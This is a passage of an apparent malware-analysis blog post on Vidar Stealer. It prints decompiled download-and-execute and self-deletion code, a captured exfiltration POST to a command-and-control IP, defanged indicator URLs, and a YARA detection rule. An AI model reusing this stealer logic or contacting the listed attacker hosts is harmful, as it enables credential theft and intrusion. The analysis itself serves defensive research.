  lpFileName = (const CHAR *)GetPointer(&a30);
  FileA = CreateFileA(lpFileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
  while ( InternetReadFile(v34, Buffer, 0x400u, (LPDWORD)hTemplateFile)
       && hTemplateFile[0]
       && WriteFile(FileA, Buffer, (DWORD)hTemplateFile[0], &NumberOfBytesWritten, 0)
       && hTemplateFile[0] >= (HANDLE)0x400
       && hTemplateFile[0] == (HANDLE)NumberOfBytesWritten )
    ;
  sub_410490(Buffer, 1024);
  CloseHandle(FileA);
  InternetCloseHandle(v34);
  InternetCloseHandle((HINTERNET)dwFlagsAndAttributes);
}
```

We can verify this by using a debugger. Let's set a breakpoint on `InternetOpenUrl` and check the second argument passed on the stack. It should be `lpszUrl`, a pointer to a null-terminated string variable that specifies the URL to begin reading.





After that, it uses `WriteFileA` to write the file to `C:\ProgramData\<GeneratedFolder>\` with a newly generated name and executes it using `ShellExecuteExW`.

```
LABEL_67:
  memset(&pExecInfo.lpDirectory, 0, 12);
  v62 = ShellExecuteExW(&pExecInfo);
```

```
75B54540    8BFF            mov edi,edi                                 ShellExecuteExW
75B54542    55              push ebp
75B54543    8BEC            mov ebp,esp
75B54545    83E4 F8         and esp,FFFFFFF8
75B54548    81EC CC000000   sub esp,CC
75B5454E    A1 2068F475     mov eax,dword ptr ds:[75F46820]
75B54553    33C4            xor eax,esp
75B54555    898424 C8000000 mov dword ptr ss:[esp+C8],eax
```

```
00411AB3 return to v7942.exe_000002166ac90000.00411AB3 from ???
00197344
0000003C
00008040
00000000
0041FD52 v7942.exe_000002166ac90000.L"open"
00B48408 L"C:\\ProgramData\\16fkxtri58.exe"
031EF600
```

Self-Deletion

Once the malware completes all its activities, it performs self-deletion using `ShellExecuteA`. It does this by opening `cmd.exe` and running the following command:
`"C:\Windows\system32\cmd.exe" /c del /f /q "<MalwarePath>" & timeout /t 11 & rd /s /q "C:\ProgramData\<GeneratedFolder>" & exit`

First, the malware forcefully and silently deletes its own executable with `del /f /q "<MalwarePath>"`. It then waits for 11 seconds (`timeout /t 11`) before recursively and silently removing the dynamically generated directory `<GeneratedFolder>`.


```
*(_OWORD *)&v64[24] = *(_OWORD *)v64;
*(_OWORD *)&v64[40] = v22;
_86DE = *(_OWORD *)&v64[32];
v60[2] = 4288384;
v60[1] = (char *)&_86DE + 12;
v60[0] = &v39;
v59[251] = v61;
v59[250] = &v59[231];
memset(v59, 0, 0x3E8u);
memset(&v55[9], 0, 60);
strcpy(v56, "/c timeout /t 11 & del /f /q \"");
strcpy(&v56[31], "\" & rd /s /q \"C:\\ProgramData\\");
GetModuleFileNameA(0, (LPSTR)v59, 0x104u);
AllocateAndCopyString(v54, "");
```


```
916   strcpy((char *)v57, "/c timeout /t 11 & rd /s /q \"C:\\ProgramData\\\");
917   v23 = (CHAR **)v58;
918   sub_40F5B0((int)v54, (CHAR **)v58, (LPCSTR)v57);
919   sub_40F4E0(v58);
920   sub_40F450(v58);
921   sub_40F540(v58, (char *)&_86DE + 12);
922   sub_40F4E0(v58);
923   sub_40F450(v58);
924   strcpy(v55, "\" & exit");
925   HIDWORD(v53[1]) = v55;
926 }
927 sub_40F5B0((int)v54, v23, (LPCSTR)HIDWORD(v53[1]));
928 sub_40F4E0(v23);
929 sub_40F450((void **)v23);
930 *(_DWORD *)&v55[9] = 60;
931 *(_DWORD *)&v55[13] = 320;
932 *(_DWORD *)&v55[17] = 0;
933 *(_DWORD *)&v55[21] = "open";
934 *(_DWORD *)&v55[25] = "C:\\Windows\\system32\\cmd.exe";
935 *(_DWORD *)&v55[29] = sub_40F750(v54);
936 memset(&v55[33], 0, 12);
937 ShellExecuteExA((SHELLEXECUTEINFOA *)&v55[9]);
938 memset(&v55[9], 0, 60);
939 memset(v59, 0, 0x3E8u);
940 sub_40F6F0(v54);
941 ExitProcess(0);
942 }
```

C2 Communication

After looking into it a bit, I've discovered that the stealer uses a known technique called **"Dead Drop Resolver"**, which leverages existing, legitimate external web services to host information that points to additional command and control (C2) infrastructure. By doing this, malware authors can avoid hardcoding C2 addresses in their malware, making detection and takedown efforts more challenging.

I observed that the stealer uses two well-known sites — **Steam** and **Telegram**. For those unfamiliar, **Steam** is a popular gaming platform where users can purchase thousands of games, while **Telegram** is a widely used messaging platform. Following those URLs reveals the real C2 address in use by the stealer






The addresses are bundled with a hard-coded profile ID (dqu220), which is used to retrieve the correct configuration of the malware.

C2 Data Exfiltration

From what it seems, the stealer creates a zip archive where it stores all the relevant files and sends it in a POST request to the C2 server in a base64-encoded format. In the last POST request, the stealer adds additional content to be sent to the C2 server.



```
POST /612acd258782ade8.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----KJJJDHDGDAAKECAKJDAE
Host: 77.90.153.241
Content-Length: 173351
Connection: Keep-Alive
Cache-Control: no-cache

------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="token"

ab911d4edb0e9d88d2b916a48c03ff074c8d62c8d600a105ba57c637fe0794ca38bb8302
------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="file_name"

c2NyZWVuc2hvdC5qcGc=
------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="file"
```


```
/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyI
RwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wAARCALQBQADASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/8
QAtRAAAgEDAwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJicoKSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd
4eXqDhIWGh4iJipKTlJWWl5iZmqKjpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcI
CQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAxEEBSExBhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOEl8RcYGRomJygpKjU2Nzg5OkNERUZHSElKU1RVVldYWVpjZGVmZ2hpa
nN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD5/wDxo/Gj8KPwoA
Pxo/GtzTPCmq6pax3ccKQ2chIW4nfapwcHA5ZsH0BrobPwVp0GGvLma7f+5EPLQH6nJYfgpoA4L8aPxr1F/Cvh+5g2/wBnNbn+/bzvu/8AHywx+FYd78PZhltN1CGf0iuB5Ln2ByV/EkU
AcVS1e1HRtS0lgL+ymgDHCuy/I/8Aut0b8DVGgYUUUUDCiiigC/HomrSxrJHpd68bgMrLbuQwPQg46U7+wdZ/6BN//wCAz/4V9R+Fr24074I6Td2rFZo7SMqVUMeXAOAe+CaPAvi7WNe8
R6naagGWCGGBokeHyyCxmyRwCc7VHP8Ad9c5BXPlz+wdZ/6BN/8A+Az/AOFNk0TVoo2kk0y9SNAWZmt2AUDqScV90Vl+IbaK90d7S4QPDPNDHIp7q0qgj8jQFz4dor0f4n/DG68HXrXtk
rTaTK2VYDJi9j7V5vk0DuBoyaKT8KCRcmko/Cvbvgz8PfDPi/wtfXut6e1xcQ3piR1nkTC7EOMKQOpP50AeI/jR+NfWn/CkPAH/AEB5f/AyX/4qj/hSHgH/AKBE3/gZL/8AFUAfJf40fj
X0N43+CGktpcsnhaBre9tzkRPMziYYB25YnB9D+fqPn2eCW2nkgniaKaNiro4wVI6gigCP8aPxo/Cj8KAD8aPxo/Cj8KAD8aPxrpvh9pFlr/jzSdK1GIyWlzKUkUMVJG1j1HPUCvov/hR
PgP8A58Lr/wAC3/xoA+Tvxo/GvrD/AIUT4E/58br/AMC3qnqHwN8FrFHHb2tzFJMxjEhuWbZ8jEED6gdaAPlv8aPxrofF/hDUfufBusvYXXyZQkmGdR8sq+o9/aue/CgBaKXbRtNA+ViUUuy
gg0BZiUda+j/AAl8JfBWq+C9F1O/0+8a6u7VJJDDLKQWxycLnFbH/Cmfh9207U/++p/8KBHy2F5604KK+oh8GvADMANP1Pk4+9N/hXmPxD+FTaHYQ63ocbyae0StPDks0JIGSM8lf5U1Y
0i1seWUhXJpaKLGgwx+lMwanpMAmixDgugijAp1Fej/AAX8MaP4r8X3ljrdn9qto7B5lTzHTDiSMA5Ug9GP501oitIo84pwr6wX4PeCDDC58KASM+HT+0JvkX1zv5+nvTj8HfA26cDwuC
EAMZ+3TfvDjp9/jnjmmT7VHyb+NH419C+M/gjp15ZSv4Vs/sOoW9vHL9kadnSYkvuXcxOG+UYOcevXI+fpoJbaeSCeJ4po2KPG6kMrA4IIPQikXGSZH+NGPmHtRTHOBSkD2JKKajbhTjV
R2KQUV0fgGxttS8eaNZXsKTW09wEkjccMCDxX09/wq7wR/wBC5Z/k3+NDdiZT5WfH1FfYP/CrvBH/AELln+Tf41i+JPhV4VubS3srHSbaymupjH50YOVxG7DqeOVFLmJ9qj5Z70E8VueK
fC2oeE9Xksr6JgAfkfHDCufkfjFNvQttWuQscmkpKWoOe+pPFMQetWlcMOtZ1OV2XvTuXGfc0aKpif1zTvtGO9O5ace5azimNLjpVY3BIqEsSaVwc4okkl3VFRSfhSMW7h+NH40fhR+FA
g/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo
/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8aPwo/CgA/Gj8a
```


Summary

Vidar Stealer is a highly versatile malware designed to steal a wide variety of sensitive information. It uses smart techniques to avoid hard-coded command-and-control (C2) servers, making it harder to track. On top of that, it can act as a downloader, fetching and executing additional malicious payloads.

Indicators Of Compromise (IOC)

Indicators	Type	Description
fe0d2c8f9e42e9672c51e3f1d478f9398fe88c6f31f83cadbb07d3bb064753c6	SHA256	
f2399716df6735c66dfa05a713ff41182e80a6c3c596ecb133b34b65f2d1f00f	SHA256	
dcc05c3ac7ae22d601bcb7c97cfcda568f3041bd39b2fd8899282dfde83369a5	SHA256	
879d835c2156b4d12a5e4d542c282861540c3799225238ff34ffa4b308c376cb	SHA256	
d2bcc0239e7a272fa47b91a726598fd7ad526d7ca16a3ca3556bfc3db7e3bb81	SHA256	
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/vcruntime140[.]dll	URL	
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/softokn3[.]dll	URL	
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/nss3[.]dll	URL	
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/msvcp140[.]dll	URL	
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/mozglue[.]dll	URL	

Indicators	Type	Description
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/freebl3[.]dll	URL	
hxxp[://]77[.]90[.]153[.]244/v7942[.]exe	URL	
hxxps[://]steamcommunity[.]com/profiles/76561199832267488	URL	
hxxps[://]t[.]me/g_etcontent	URL	
hxxps[://]t[.]p[.]formaxprime[.]co[.]uk	URL	

Yara Rules

```
rule Vidar_stealer {

    meta:

        description = "A rule for detecting Vidar stealer malware"

        sha1 = "689f5c3624a4428e9937ca6a6c26d449dc291a12"

        author = "AviaB"

    strings:

    $mz = "MZ"

    $B1 = "steamcommunity.com/profiles/76561199832267488"

    $B2 = "t.me/g_etcontent"

    $B3 = "information.txt"

    $B4 = "passwords.txt"

    $B5 = "HWID:"

    $B6 = "MachineID:"

    $B7 = "GUID:"

    $B8 = "AV:"

    condition:

        ($mz at 0) and 2 of ($B*)

}
```

←

Previous Post Phorpiex Malware Analysis

[Next Post Breaking Down A Multi-Stage PowerShell Infection](#)

→
